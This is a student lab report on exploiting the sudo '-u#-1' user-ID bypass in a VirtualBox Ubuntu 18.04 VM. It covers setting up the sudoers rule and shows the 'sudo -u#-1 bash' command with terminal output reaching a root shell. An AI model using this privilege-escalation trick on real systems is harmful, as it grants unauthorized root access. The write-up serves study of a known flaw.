
Description

None

16. After start the virtual machine install the OS to it. After the installation completed shut down the virtual machine and remove the ISO file from the location where it is saved.
17. Now virtual machine is ready to use.

Exploitation

To do the exploitation, first downloaded and installed Oracle VM Virtual Box Manager. Then studied about the vulnerability and found the vulnerable ubuntu version 18.04.3 LTS. Then downloaded Ubuntu and run it in the virtual machine.



Ubuntu2019-02
Powered Off

ubuntu
Saved

General

Name: ubuntu
Operating System: Ubuntu (64-bit)
Settings File Location: C:\Users\Pamudi Yashashmi\VirtualBox VMs\ubuntu

System

Base Memory: 4096 MB
Processors: 3
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization

Display

Video Memory: 128 MB
Graphics Controller: VBoxSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Secondary Master: [Optical Drive] Empty
Controller: SATA
SATA Port 0: ubuntu.vdi (Normal, 10.00 GB)

Audio

Host Driver: Windows DirectSound
Controller: ICH AC97

Network

Adapter 1: Intel PRO/1000 MT Desktop (NAT)

USB

USB Controller: OHCI
Device Filters: 0 (0 active)

Shared folders

None


Description

None

After running the virtual machine, created a user account and login to the system. Then, checked the sudo version using,

```
:~$  sudo --version
```

command.


Activities
Terminal
18:17
pamudi@pamudi-VirtualBox: ~
File Edit View Search Terminal Help

```
pamudi@pamudi-VirtualBox:~$ sudo --version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
pamudi@pamudi-VirtualBox:~$
```

Notified the version is vulnerable.

There are several ways to do the exploitation.

To do this exploitation, created a root user account and root user login interface firstly. To do that needed to download some files like ‘lightdm’.

The display manager LightDM runs in Ubuntu up to version 16.04 LTS. Although in later versions of Ubuntu it was replaced by GDM, LightDM is also usedby default in the new version of certain Ubuntu variants. LightDM begins X servers, user sessions and greeter (login screen). The default greeter in Ubuntu is Unity Greeter before version 16.04 LTS.

To download that, :~$ sudo apt-get install lightdm

After installing that created the root account and root login. Commands to create a root account:

1. :~ $ sudo su

   (Get the super user access)

2. :~ $ cd /etc

   This command cd /etc switches the directory after the slash /. The "/etc" refers to a root folder called etc. If the user was in the "/etc folder" typing "cd /" would bring the user to the root.


3. :~ $ cd lightdm

4. :~ $ nano lightdm.conf
5. Inside the file typed and saved:


```
[SeatDefaults]

greeter-session = unity-greeter

user-session = ubuntu

greeter-show-manual-login=true
```

Unity Greeter (and some other greeters) don't require you to sign in with an entered username by default. It can be allowed using above commands.


6. :~ $ passwd root
7. reboot


Activities
Terminal
18:15
root@pamudi-VirtualBox: /etc/lightdm
File Edit View Search Terminal Help

```
pamudi@pamudi-VirtualBox:~$ sudo su
[sudo] password for pamudi:
root@pamudi-VirtualBox:/home/pamudi# cd
root@pamudi-VirtualBox:~# cd /etc
root@pamudi-VirtualBox:/etc# cd lightdm
root@pamudi-VirtualBox:/etc/lightdm# nano lightdm.conf
```



```
GNU nano 2.9.3                                                    lightdm

[SeatDefaults]

greeter-session=unity-greeter

user-session=ubuntu

greeter-show-manual-login=true
```


Activities
Terminal
18:17
root@pamudi-VirtualBox: /etc/lightdm
File Edit View Search Terminal Help

```
pamudi@pamudi-VirtualBox:~$ sudo su
[sudo] password for pamudi:
root@pamudi-VirtualBox:/home/pamudi# cd
root@pamudi-VirtualBox:~# cd /etc
root@pamudi-VirtualBox:/etc# cd lightdm
root@pamudi-VirtualBox:/etc/lightdm# nano lightdm.conf
root@pamudi-VirtualBox:/etc/lightdm# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@pamudi-VirtualBox:/etc/lightdm# reboot
```

After rebooting the machine, can login to the root account using given password, what entered when creating the root account.

To demonstrate the exploitation first need to create a local user account. In the root account, can create the local user account by using simple several command lines.


To create the local user account, have to give these commands:

1):~ # useradd –m –s /bin/bash username

/bin/bash is the most common shell used as the default shell for user login of the Linux system. The shell's name is an acronym for Bourne-again shell. Bash can execute many scripts. Therefore, it is widely used because it has more features, is well developed and better syntax.

2):~ # passwd username

Give a password for the local user




Activities
Terminal
15:16
root@pamudi-VirtualBox: ~
File Edit View Search Terminal Help

```
root@pamudi-VirtualBox:~# useradd -m -s /bin/bash Yash
root@pamudi-VirtualBox:~# passwd yash
passwd: user 'yash' does not exist
root@pamudi-VirtualBox:~# passwd Yash
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@pamudi-VirtualBox:~#
```

(Here the local username is “Yash”.)

Using :~ # cat /etc/passwd | grep Yash command can see user account and the entered encrypted password.




Activities
Terminal
16:45
root@pamudi-VirtualBox: ~
File Edit View Search Terminal Help

```
root@pamudi-VirtualBox:~# cat /etc/passwd | grep Yash
Yash:x:1002:1002::/home/Yash:/bin/bash
root@pamudi-VirtualBox:~#
```


Now, using “visudo” set the access control.

:~ # visudo

Analogous to vipw(8), visudo edits the sudoers script in a secure manner.Visudo locks the file sudoers against several simultaneous changes, offers simple sanity tests and parse error tests.Visudo parses the sudoers file after editing and unless there is a syntax error, it does not save the modifications.


Activities
Terminal
16:59
root@pamudi-VirtualBox: ~
File Edit View Search Terminal Help

```
root@pamudi-VirtualBox:~# visudo
```



```
  GNU nano 2.9.3                                           /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL


# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  M-E Redo
```

After giving the visudo command, can see a file like above.


In side the file there is an special area to give the privileges. That is “User privilege specification”. To give the access to the local user need to edit the file.

There can see a line root ALL=(ALL:ALL)ALL. Here the first "ALL" means root user can run from any terminal, second "ALL" means root user can act as any other user in the system, third "ALL" defines root user can act as any other group in the system and the fourth "ALL" defines root user can execute any command.

To the local user "Yash", gave the privileges like below:

Yash   ALL = (ALL, !root) ALL


That means the user "Yash" can run from any terminal and, can act as any user but except the root user. And local user "Yash" can execute all commands.



root@pamudi-VirtualBox: ~
File Edit View Search Terminal Help

```
  GNU nano 2.9.3                                              /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
Yash    ALL=(ALL, !root) ALL


# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

^G Get Help      ^O Write Out     ^W Where Is      ^K Cut Text      ^J Justify       ^C Cur Pos       M-U U
```

Then save the file and exit from the file.

Created a local user file and gave the privileges to that. Logout from the root account and then login to the created local user "Yash" account.





Open the terminal and type:


```
:~ $ sudo bash
```

It shows “Sorry, user Yash is not allowed to execute “/bin/bash” as root on virtual box”

Then, again type

:~ $ sudo –u#-1 bash

Now, can access the root permission.



```
Yash@malintha-VirtualBox:~$ sudo id
[sudo] password for Yash:
Sorry, user Yash is not allowed to execute '/usr/bin/id' as root o
Yash@malintha-VirtualBox:~$ sudo -u#-1 id
[sudo] password for Yash:
uid=0(root) gid=1001(Yash) groups=1001(Yash)
Yash@malintha-VirtualBox:~$ sudo -u#-1 bash
root@malintha-VirtualBox:~#
```

That is the vulnerability here. Sudo can not identify –1 as undefined user. To exploit this can use undifined number also except –1.


Without creating a root file, can do this exploitation with the administrator file by getting root permission.

:~ $ sudo su By using this command and by giving Administrator password.

Conclusion

To find this topic used google browser. Installed Oracle VM virtual machine and downloaded ubuntu 18.04.3 LTS. Did the exploitation using virtual machine. To do the exploitation refered documents, websites, videos based on this.

When doing the exploitation I faced some issues.



ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
20:28
Trash
Yash@pamudi-VirtualBox: ~
File Edit View Search Terminal Help
Type here to search
8:28 PM
5/12/2020
Right Ctrl

```
Yash@pamudi-VirtualBox:~$ sudo -u#-1 bash
sudo: unknown user: #-1
sudo: unable to initialize policy plugin
Yash@pamudi-VirtualBox:~$
```

To fix that issue I had to re-installed the OS file in to the virtual machine.

Exploited the vulnerability successfully.

References

- https://wiki.ubuntu.com/LightDM
- https://askubuntu.com/questions/1027145/what-is-the-greeter
- https://unix.stackexchange.com/questions/272715/what-does-the-cd-etc-command-do
- https://medium.com/@codingmaths/bin-bash-what-exactly-is-this-95fc8db817bf
- https://www.tecmint.com/add-users-in-linux/
